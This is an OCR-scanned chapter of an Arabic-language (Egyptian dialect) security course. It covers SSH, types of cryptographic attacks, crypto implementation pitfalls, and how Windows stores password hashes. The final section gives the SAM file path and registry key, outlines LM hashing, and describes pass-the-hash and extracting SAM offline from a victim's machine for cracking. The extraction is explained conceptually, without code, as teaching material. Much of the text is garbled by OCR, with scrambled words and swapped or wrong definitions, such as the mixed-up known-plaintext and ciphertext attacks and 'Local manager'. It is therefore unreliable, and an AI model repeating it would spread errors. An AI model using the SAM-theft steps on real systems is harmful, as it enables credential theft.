
## 5.6 Secure Shell ( SSH ):

-دا عباره عن **Network Protocol** بيسمح لك انك تعمل  
ـ **Devices Network** مبين الـ **data Exchange** وبعضاها  
ـ عن طريق **Protocol** ... الـ **Secure Channel** اللي قبل منه  
ـ كان الـ **Telnet** ودا كان **Data** اللي بتبتعد عن  
ـ طريق الـ **Telnet** بتكون **Clear** ... يعني أي حد يقدر يعترضها  
ـ ويشوفها فجه الـ **SSH** عمل لـ **Data Encryption** دـي عـشـان  
ـ تكون **Secure** .

-الـ **SSH** بـيستخدم الـ **Public Key** فالـ **Data** اللي بتبتعد  
ـ مـيـن الـ طـرـفـيـن ... يعني لو عـاوز تـبـعـت **Data** لـحد لـازـم يـكـون مـعـاك الـ  
ـ **Public Key** بتـاعـه اللي هـتـشـفـرـ بـيـه الـ **Data** ولـما تـرـوـلـه الـ **Private Key**  
ـ دـي هـيفـك تـشـفـيرـها بـالـ **Data** بتـاعـه ... فـعـن طـرـيق الـ **SSH**  
ـ هـنـعـمل **Encrypted Tunnel** هـتـكـون بـيـكـون طـرـفـها الـأـوـلـ عند  
ـ الـ **Client** وـ طـرـفـها التـانـي هـيـكـون عـنـدـ الـ **Server** بـحيـثـ الـ **Data**  
ـ تـمرـ منها.




-فلازم ال **Public 2keys** اللى هتروحله يكون عنده  
وال **Public key** ... فأول مره ال **Client** بيعمل مع ال  
**Server** بيطلب منه ال **Public key** بتاعه وبيقوم مشفر بيها ال  
فلازم ال **Private Key** ويبيعتها لـ **Server** فلما توصله هيقوم فاكف تشفيرها بال  
**Client Public Key** بتاعه اللي معاه ... يبقا بعث ال **Private Key**  
عشان يشفر بيها وبعد كدا فك التشفير بال **Private** اللي معاه .




-انت هنا كجهاز **Local** عاوز تروح أو تبع **Data** للجهاز الثاني  
الموجود ف **Local Network** تانيه ... الجهاز الثاني دا بيكون عنده  
**SSH Server Connection** وانت بتنشأ **SSH Server**  
عن طريق ال **SSH Tunnel** ولما ال **Connection** يحصله  
ساعتتها من ال **Server** تقدر تتواصل مع الجهاز ال  
**Local** الثاني ... يبقا ال **Tunnel** دي تحتاجنها بس عشان نمرر ال  
**Clear Encrypted Internet Data** بشكل **Encrypted** ومتكتنش  
أي حد يقدر يعترضها ... بعد كدا تقدر عادي تتواصل مع الجهاز ال  
. **Local**

## 5.7 Cryptographic Attacks:

-الى تستهدف ال **Cryptography Attacks** ال **Algorithm** الموجود فيه زي ال **Weakness** الى اتعمل بيها وطول ال **Encryption Keys** نوعها الى اتعمل بيها عشان نحولها ل **Cipher** لـ **Text** زي مكنا **Encryption** وضحنا .



-نقدر نقسم أنواع ال **Cryptography Attacks** لـ **ثلاث أنواع** .



-أول نوع وهو ال **Known only Attack** دا فيه منه نوعين أولهم **Attacker** ودا معناه ان ال **Known plain text Attacks** ليه **Cipher Access** عال **Plain text Access** وفاضل يعرف ايه هو ال ... وفيه النوع الثاني منه وهو ال **known ciphertext Attacks** ودا ال **Attacker** بيكون عارف ال **Plain text** فقط ومبينش عارف ال **Cipher text** فبكتدا مطلوب منه يجيب ال **Plain text** وكمان ال **Key** .

- النوع الثاني وهو ال **Chosen Attacks** وهنا ال **Attacker** بيكون ليه **Access** على كذا حاجه وهو بيختار يشتغل بأيه ... يعني فيه منه **Attacker** يعني ال **Chosen plain text** معاه ال **Plain text** وال **Plain text** هو بيختار يشتغل عال **Cipher** مش ال **Cipher text** ... والنوع الثاني هو ال **Cipher** وبرضه بيكون معاه ال **Plain text** وهو اللي بيختار على حسب ال **Plain text** اللي قدامه انه هيشتغل هنا بال **Cipher** مش ال **Case**

- النوع الثالث وهو ال **Adaptive Chosen attacks** هنا بقا ال **Plain Text** معاه الاثنين سواء ال **Cipher** أو ال **Attacker** وهو بيشتغل بدبي شويه فبعض ال **Cases** والثانية شويه فبعض ال **Plain text** ... يعني بيشتغل بال **Cipher** معاهها ال **Plain text** ... **Cases** اللي قدامه المهم يعرف يفك تشفير ال **Cipher** ... بكدا نكون عرفنا ايه هي الحاجات اللي معانا احنا **Attacker** وايه المطلوب مننا نجيبه عشان نفك تشفير ال **Cipher** اللي معانا .

- تعالى نشوف بعدها ال **Most Common Types of Attacks** . **Cryptography**

1. Brute Force Attacks

2. Dictionary Attacks

3. Rainbow Tables

4. Side Channel Attacks

5. Birthday Attack

-تعالى نشوف النوع الأول من ال **Attacks** والأكثر شهره وهو ال **Brute Force** ... هجوم القوه الغاشمه بالعاميه كدا بيقعد يجرب كا احتمالات كتير مختلفه عال **Cipher** لحد مفعلا يكسر التشفير الخاص بيها ... عندنا **Lock** مثلا فأحنا مش عارفين الرقم اللي هيفتحه فبنقدر نجري احتمالات كتير لحد منوصل للاحتمال الصحيح اللي يكسر ال دا ... ولذلك ال **Brute Force** بيأخذ وقت كبير عشان انت قاعد تجري كذا احتمال مختلف لحد متوصل للحل الصحيح ... بس ميزته انك فالآخر هتوصل لنتيجه بس الفكره فالوقت اللي هتاخده عشان توصل ... بالإضافة انه معتمد على قوه ال **CPU** الموجود في جهازك اللي بتتفذ بيها الاحتمالات على ال **Target** بتاعك فكلما كان ال **CPU** قوي كلما كان سرعه ال **Password** بتاعه لل **Crack** أسرع .

-ال **Attack** الثاني وهو ال **Dictionary Attack** ... بالعاميه دا اسمه هجوم القاموس ... زي عندنا كتاب بنأخذ منه الاحتمالات ونقدر نجري عال **Cipher** لحد مننجح ... ال **Attack** دا نجاحه متوقف على ان ال **Dictionary** اللي معاك يكون فيه ال **Key** اللي هنفتك بيها ال **Cipher** فلو دا موجود معناه ان ال **Success Attack** دا ... وطبعا كلما كان حجم ال **Dictionary** والكلمات اللي فيه أكبر كلما كانت نسبة نجاح ال **Attack** أكبر .

-الفرق بين ال **Brute Force** وال **Dictionary** ان ال **Dictionary** بيكون قاموس بيحتوى على بعض الكلمات اللي هتجربها عال **Cipher** اللي معاك انما ال **Brute Force** بيكون عباره عن احتمالات بتقدر تجربها بكتير سيناريو مختلف عال **Cipher** اللي معاك مش كلمات محدده زي ال **Dictionary** ... والميزه فال انك انت لو **Human** تقدر تعدل عليه وتضيف ليه بعض ال **Words** وفيه بعض ال **Wordlist** بتبقا جاهزة تقدر تنزلها من ال **Internet** وتعدل عليها وتضيف لها بعض الكلمات اللي انت تحتاجها وعاوز تخمن بيها عال **Cipher** .

-ال **Attack** التالت معانا وهو ال **Rainbow Table** ... دا عباره عن اننا بيكون عندنا جدول مكون من ال **Cipher** وال **Plain text** بتعتها ... بحيث هنسخدم ال **Rainbow Table** لعملية المقارنه فقط ... فأنت عندك **Cipher** معينه وعاوز ال **Plain Text** بتعتها ... ساعتها بقولك خد ال **Cipher** دي ومن خلال ال **Cipher** تدور عليها فالجدول فلو لقيت ال **Rainbow Table** تشفف ايه هي ال **Plain text** اللي موجود قصادها فالجدول ... فأنت عندك **Cipher** قصادها **Plain text** بتقدر تدور وتبث فقط فالجداول لحد متوصل .

-فال **Storage** انت تحتاج **Rainbow Table** عشان تخزن فيها ال **Tables** بتاعت ال **Plain text** وال **Cipher** الخاص بيها ... فلازم يكون جهازك ال **Storage** فيه عاليه عشان تسع ال **Rainbow** ... بالإضافة الى ان ال **Rainbow Table Attack** أسرع لأنه بيقلل الوقت وال **Processes** اللي انت تحتاجها عشان تجيب ال **Plain Text** بتاع ال **Cipher** وكمان مش تحتاج امكانيات أجهزة بتكون عاليه عشان تنفذ ال **Attack** دا ... لاء انت عندك جدول بتدخل بال **Cipher** اللي معاك تبحث عنها ولو لقيتها بتبع قصادها فالجدول بتلاقي ال **Plain Text** بتاعها بتاخده وتفكر ال **Internet** وخلاص ... وفيه **Tables** تقدر تنزلها من ال **Cipher** وكمان تعدل عليها لو احتجت دا .

-ال **Attack** الرابع معانا وهو ال **Side Channel Attack** هنا احنا ملناش دعوه لا بال **plain Text** ولا بال **Cipher Text** وانما هنا بيركز عالتأثير بيتم فين ... بمعنى هروح أشوف الكلمه اللي انت هتعملها تشفير اللي هي ال **Text** اللي هتحولها ال **Cipher** هروح لل **Text** دي واحاول اشوف ال **Weakness** اللي فيها اللي اقدر استغلها واشتغل عليها ... والنوع دا مش منتشر كتير واستخداماته مش كتير برضه فتقدر تمر عليه مرور الكرام فقط .

- النوع الخامس والأخير معانا هو ال **Birthday Attack** ودا معتمد على انك بتقدر تجرب احتمالات مختلفه فبتقدر تزود وتنقص فالاعداد وتعمل احتمالات كتير لحد متوصل لنسبة معينه تقدر تحدد بيها احتماليه وصولك لل **Cipher** بتاع ال **Plain Text** اللي بتفكها ... والطريقه دي بتتفع أكتر فال **Hashing** اللي من النوع **MD5** وال **SHA1** لأن دول فيهم ال **Collision** اللي هو التصادم بيحصل كتير ... بمعنى عندك **Plain Text** و **Plain Text** ... **Collision** بيطلوا نفس ال **Hash** ودا اللي بنسميه ال **Hash** دا مش منتشر كتير زي ال **3Attacks** اللي فالأول اللي هما ال **Rainbow Dictionary** وال **Brute Force** وال **Table Cases** دول هتشوفهم أكتر فال **Cases** اللي هتعامل معاهما فشغالك ... وبالمناسبه التطبيق العملي لل **Attacks** دي هناوشهم فأخر ال **Module** باعذن الله متستعجلش .

---


## 5.8 Security Pitfalls Implementing Cryptographic Systems:

- تعالى نشوف بعد كدا لو حصل عندنا **Cryptography Attack** دا هيأثر علينا بأيه ؟ ... هتلaci دا بيحصل بسبب عيب فال **Cryptography Systems** الخاص بال **Implementation** متعلش بطريقه صح زي ... ان ال **Plain text** الخاص بشيء ما مهم اللي حولتها ال **Cipher** عشان تشفرها معملاش ليها بعد أما حولتها لل **Cipher** ... كمان ال **Cipher** مش بيعمل **Data Decrypted** لـ **Data** بشكل سليم وبسيب فيها بعض ال **Keys** اللي ممكن أي **Attacker** يستغلها زي ان ال **Weakness** المستخدمه قديمه فبتعمل **Decrypt** لـ **Data Loss** وانت بتعمل **Encryption** لـ **Passwords** ليها ... برضه انت بتعمل **Encryption** لـ **Passwords** هي فالاصل **very Common** ويقدر أي حد يخمنها .

-وبالتالي ال **Plain text** بتعات ال **Passwords** دى سهله جدا و  
ويقدر أي حد من خلل **attack** زي اللي قولناه  
مثلا ال **Brute Force** يخمن على ال **Passwords** دى  
ويوصلها ... فمتستخدمش **Plain text** يكون معروف عشان التشفير  
بتاعه هيكون معروف ... برضه لو عندك **Fal** **Weakness**  
الكلام دا ويذور **Certificate** ويعمل معاك مصادقه بيها كأنه ال **CA**  
ال **Server** الحقيقي اللي هتتواصل معاه وهو عكس ذلك تماما ...  
برضه ال **User** ممكن يسبب **attack** يحصل عليه ودا أضعف حلقة  
فكل شيء يخص ال **User** هو ال **Security** !! ... زي مثلا انه  
يختار **Password** ضعيف وهو مفكرة انه تمام وال **Word list** دا  
متسرب أللاف المرات قبل كدا واحتمال كبير هتلاقيه فال  
اللى بتخمن بيها **John the Ripper** زي ال **Tools** بتاعت ال  
**Brute Force** لال **Passwords** مش مدرك دا  
**Test** ... فلازم ال **User** يستخدم **Passwords** قويه ويت  
عليها كمان من بعض المواقع اللي بتقولك اذا كان ال **Password** دا  
أتسرب قبل كدا أو ال **Password** دا ضعيف ومحتج تقويه أو ال  
**Brute Force Attacks** دا يسهل التخمين عليه بال **Password**  
ولا لاء وودا كله هتلاقيه **Internet Test** عاليه **Free** تقدر ت  
قبل معتمد ال **Password** دا بشكل أساسى فحسابك الشخصي أو  
البنكي .

## 5.9 Windows Passwords:

-الكلام هنا هيكون عال **Windows Passwords** الخاصه بال **Windows**  
**Windows , 2000 , Vista , XP , 7 , 8** وكمان تقدر تعتمد معاهem  
لأنه شبيهم فالتعامل تماما .



-من خلال الصوره اللي قدامك هتشوف ان ال **Passwords** الخاصه بال **Windows** بتكون متخزنه على شكل **Hashes** ... طب فين مكانها جوا ال **Windows System** ؟ يبقا دا أول سؤال معانا عاوزين نعرف مكان تخزينها فين فال **Windows** ... بالإضافة اننا لما نعمل **Steal** لل **passwords** دي فيه عندنا طريقتين وهما ال **Physical Local** أو **Local** وال **Remote** ... لو بشكل **Local** أو **Physical** عندنا طريقتين برضه وهما ازاي أحصل ال **Password** دا لو جهاز ال **Victim** اللي واقف قدامه دلوقتي دا طافي ولو جهاز ال **Victim** شغال .

-لو بطريقه **Remote** يعني هدخل على جهاز ال **Victim** عن بعد فمحتاج الأول أعرف انا هعمل ايه بال **Hash** دا ؟؟ يعني عندنا طريقتين نستخدمهم فالطريقه ال **Pass The Hash** وهما ال **Remote** وال **Local** يعني هاخد ال **Hash** اللي انا حصلته دا وأدخل بيه بشكل مباشر على ال **Victim machine** ولا هحتاج اني اعمل الأول انك تعمل لل **Password Crack** دا الأول وبعدين ادخل بيه ... فأنت بتجرب الأول انك تعمل **Login** بال **Hash** لو منجحش الكلام دا ساعتها هتروح تعمل **Plain Text Crack** لل **Hash** دا وتجيب ال **Plain Text** اللي هتعمل **Login** بييه ... ودا بيتم بال **CPU** أو ال **GPU** الموجودين في جهازك اللي هما أمكنيات سواء من المعالج أو كارت الشاشه اللي عندك .

كل ال **Windows Systems** الخاصه بال **Passwords** ماعدا  
ال **Active Directory** هتلaciهم بيتخزنوا فملف اسمه **SAM** عندك  
عال **Security Account System** ودا اختصار ل **System Manager**

-ال **SAM Database File** بيحتوى على **Text** دا عباره عن ملف **Passwords** بال **Usernames**  
دي بتكون متخزنه على شكل **Hashes** ... ال **Hashes** دي بيتم  
كتابتها أو تخزينها عال **System** ب **2formats** وهما ال **LM** وال **NT**

لحد **Windows Vista** لو كان طوله أقل من **15character**  
كان بيتخزن على شكل **LM Hash Format** اللي **LM** هو اختصار ل **Local manager** ... تعالى نشوف ال **LM** بيشتغل  
ازاي.

1

The user's password is converted to uppercase

2

If length is less than 14 bytes it's null-padded, otherwise truncated. E.g.: MYPASSWORD0000

3

It is split into two 7-byte halves:  
MYPASSW ORD0000

-أول حاجه فال **LM Format** انه بيحول كل الحروف اللي حطتها فال **Uppercases** حروف **Capital** **Passwords** يعني ... ال **LM** بيхран ال **Hash** بطول **16Bytes** فلو انت عاطيله **14Bytes** بتاعه أقل من **Hash** **Password** هتلaciه بيزو دلك ال **Null- Byte** اللي هما أصفار لحد متوصل للطول اللي هو بيقبله

اللى هو **14Byte** اللي هو أقل طول لـ **Hash** بيقبل بيـه ... فزي منـتا شايف فالمثال هتلاقـيه عمل الـ **Password** كـله **Uppercases** وزود طولـه لـ **14Bytes**.

-فالـمثال اللي قـد اـمك هـتلاقـي الـ **Password** هو **my password** فـحولـهم لـ **Uppercases** ولـقـى الطـول بتـاعـه **10Byte** قـام مـزـود **4** أـصـفـار عـشـان يـبـقا طـول الـ **Hash** اللي هـما **4** أـصـفـار عـشـان يـبـقا طـول الـ **Null Bytes** هـيـخـزـنـه عـالـأـقـل **14Bytes** وـدا اللي بيـقبل بيـه ... وبـعـد كـدا الـ **Password** بتـاعـك اللي طـولـه **14Bytes** بيـقـوم مـقـسـمه لـجـزـءـين كالـتـالـي بـالـتسـاوـي **7Byte** و **7Byte** ... تـعـالـى نـكـمل فـالـخـطـوـات .

4

These values are used to create two DES keys, one from each 7-byte half, by converting the seven bytes into a bit stream, and inserting a parity bit after every seven bits. This generates the 64 bits needed for the DES key

5

Each of these keys is used to DES-encrypt the constant ASCII string “KGS!@#\$%”, resulting in two 8-byte ciphertext values.

6

These two ciphertext values are concatenated to form a 16-byte value, which is the LM hash

-الـ **Values** اللي طـلتـنا دـي هـنـعـمل بيـهم **2 DES Keys** مش اـحـنا عندـنا كل جـزـءـ منـ الـ **Password** متـقـسـم لـ **7Byte** هـيـقـوم جـايـب جـزـءـ كل جـزـءـ منـهم وـعـاملـه تـشـفـير عن طـرـيقـ مـفـتـاح **DES** ... والـ **Encryption** بعد اـما يـعـمل **DES Key** لكل جـزـءـ هـيـقـوم ضـاـيف **8Byte** لكل جـزـءـ منـهم ... عـشـان يـبـقا مـجـمـوعـ كل جـزـءـ فيـهم **1Byte** ولو جـمـعـهم عـلـى بـعـض هـيـديـك **16Byte** اللي هو طـول الـ **Hash** اللي بيـتـخـزـن بـطـريـقـه الـ **LM Format** ... المـهم فـالـأـخـر الـ **Password** اللي هـيـتـخـزـن عـلـى كل **Hash** يـتـعـملـه **Store** بالـ **16Byte**.

-من أول **Windows2000** كل ال **Passwords** بيتتم تخزينها على شكل **NT Hash** ... ودا مش هنطرقله هنا فالشرح ميهمنيش فحاجه ولكن لو حابب تعرف أكتر كنت شرحته تفصيلي فكتاب ال الخاص بنفس المنهج دا هتلاقيه عندى على **Network Security** . **Github** بص عليه أو على **Linked in**

-ال **Hash** الخاص بال **System** عندنا فال **Passwords** متخزن فالمسار دا .

C:\Windows\System32\config

-بس خد بالك وانت مشغل ال **Windows System** بتاعك مينفعش تروح تفتح ال **SAM File** اللي قولنا عليه هتلاقيه من ال **System** ذات نفسه عشان ال **System** حاليا بيستخدمه فمينفعش حضرتك تدخل تعدل فحاجه فيه عشان متخربيش حاجه فال **System** .

-لو حضرتك عاوز تجيب أو تعدل فملف ال **SAM** لازم تكون ال **Machine** بتاعتك مطفيه معمولها **Shutdown** وبتجيب فلاشه مثلا عليها **Operating System** وتسحب ملف ال **SAM** من ال **Windows machine** بتاعتك اللي عاوز تسحب منها ملف ال **SAM** أو برضه تعمل كدا من **Machine** تانيه بشكل **Remotely** أو برضه تعمل كدا من **Machine** **Remotely** بشكل **Remotely** وتحصل ملف ال **SAM** في **Location Registry** فال **Registry** دا .

HKEY\_LOCAL\_MACHINE\SAM

-انما تدخل عال **Machine** بتاعتك وال **System** عليها شغال وتحاول تحصل ال **SAM File** فكدا كدا ال **SAM File** مش هيسمح لك بالعملية دي ... طب لو احنا عرفنا نجيب أو نحصل ملف ال **SAM** اللي فيه ال **Hashes** زي قولنا بتاعت ال **Users** الموجودين عال **Systems** ساعتها ممكن ناخدها ونحاول ونعمل **Crack** ليها ...

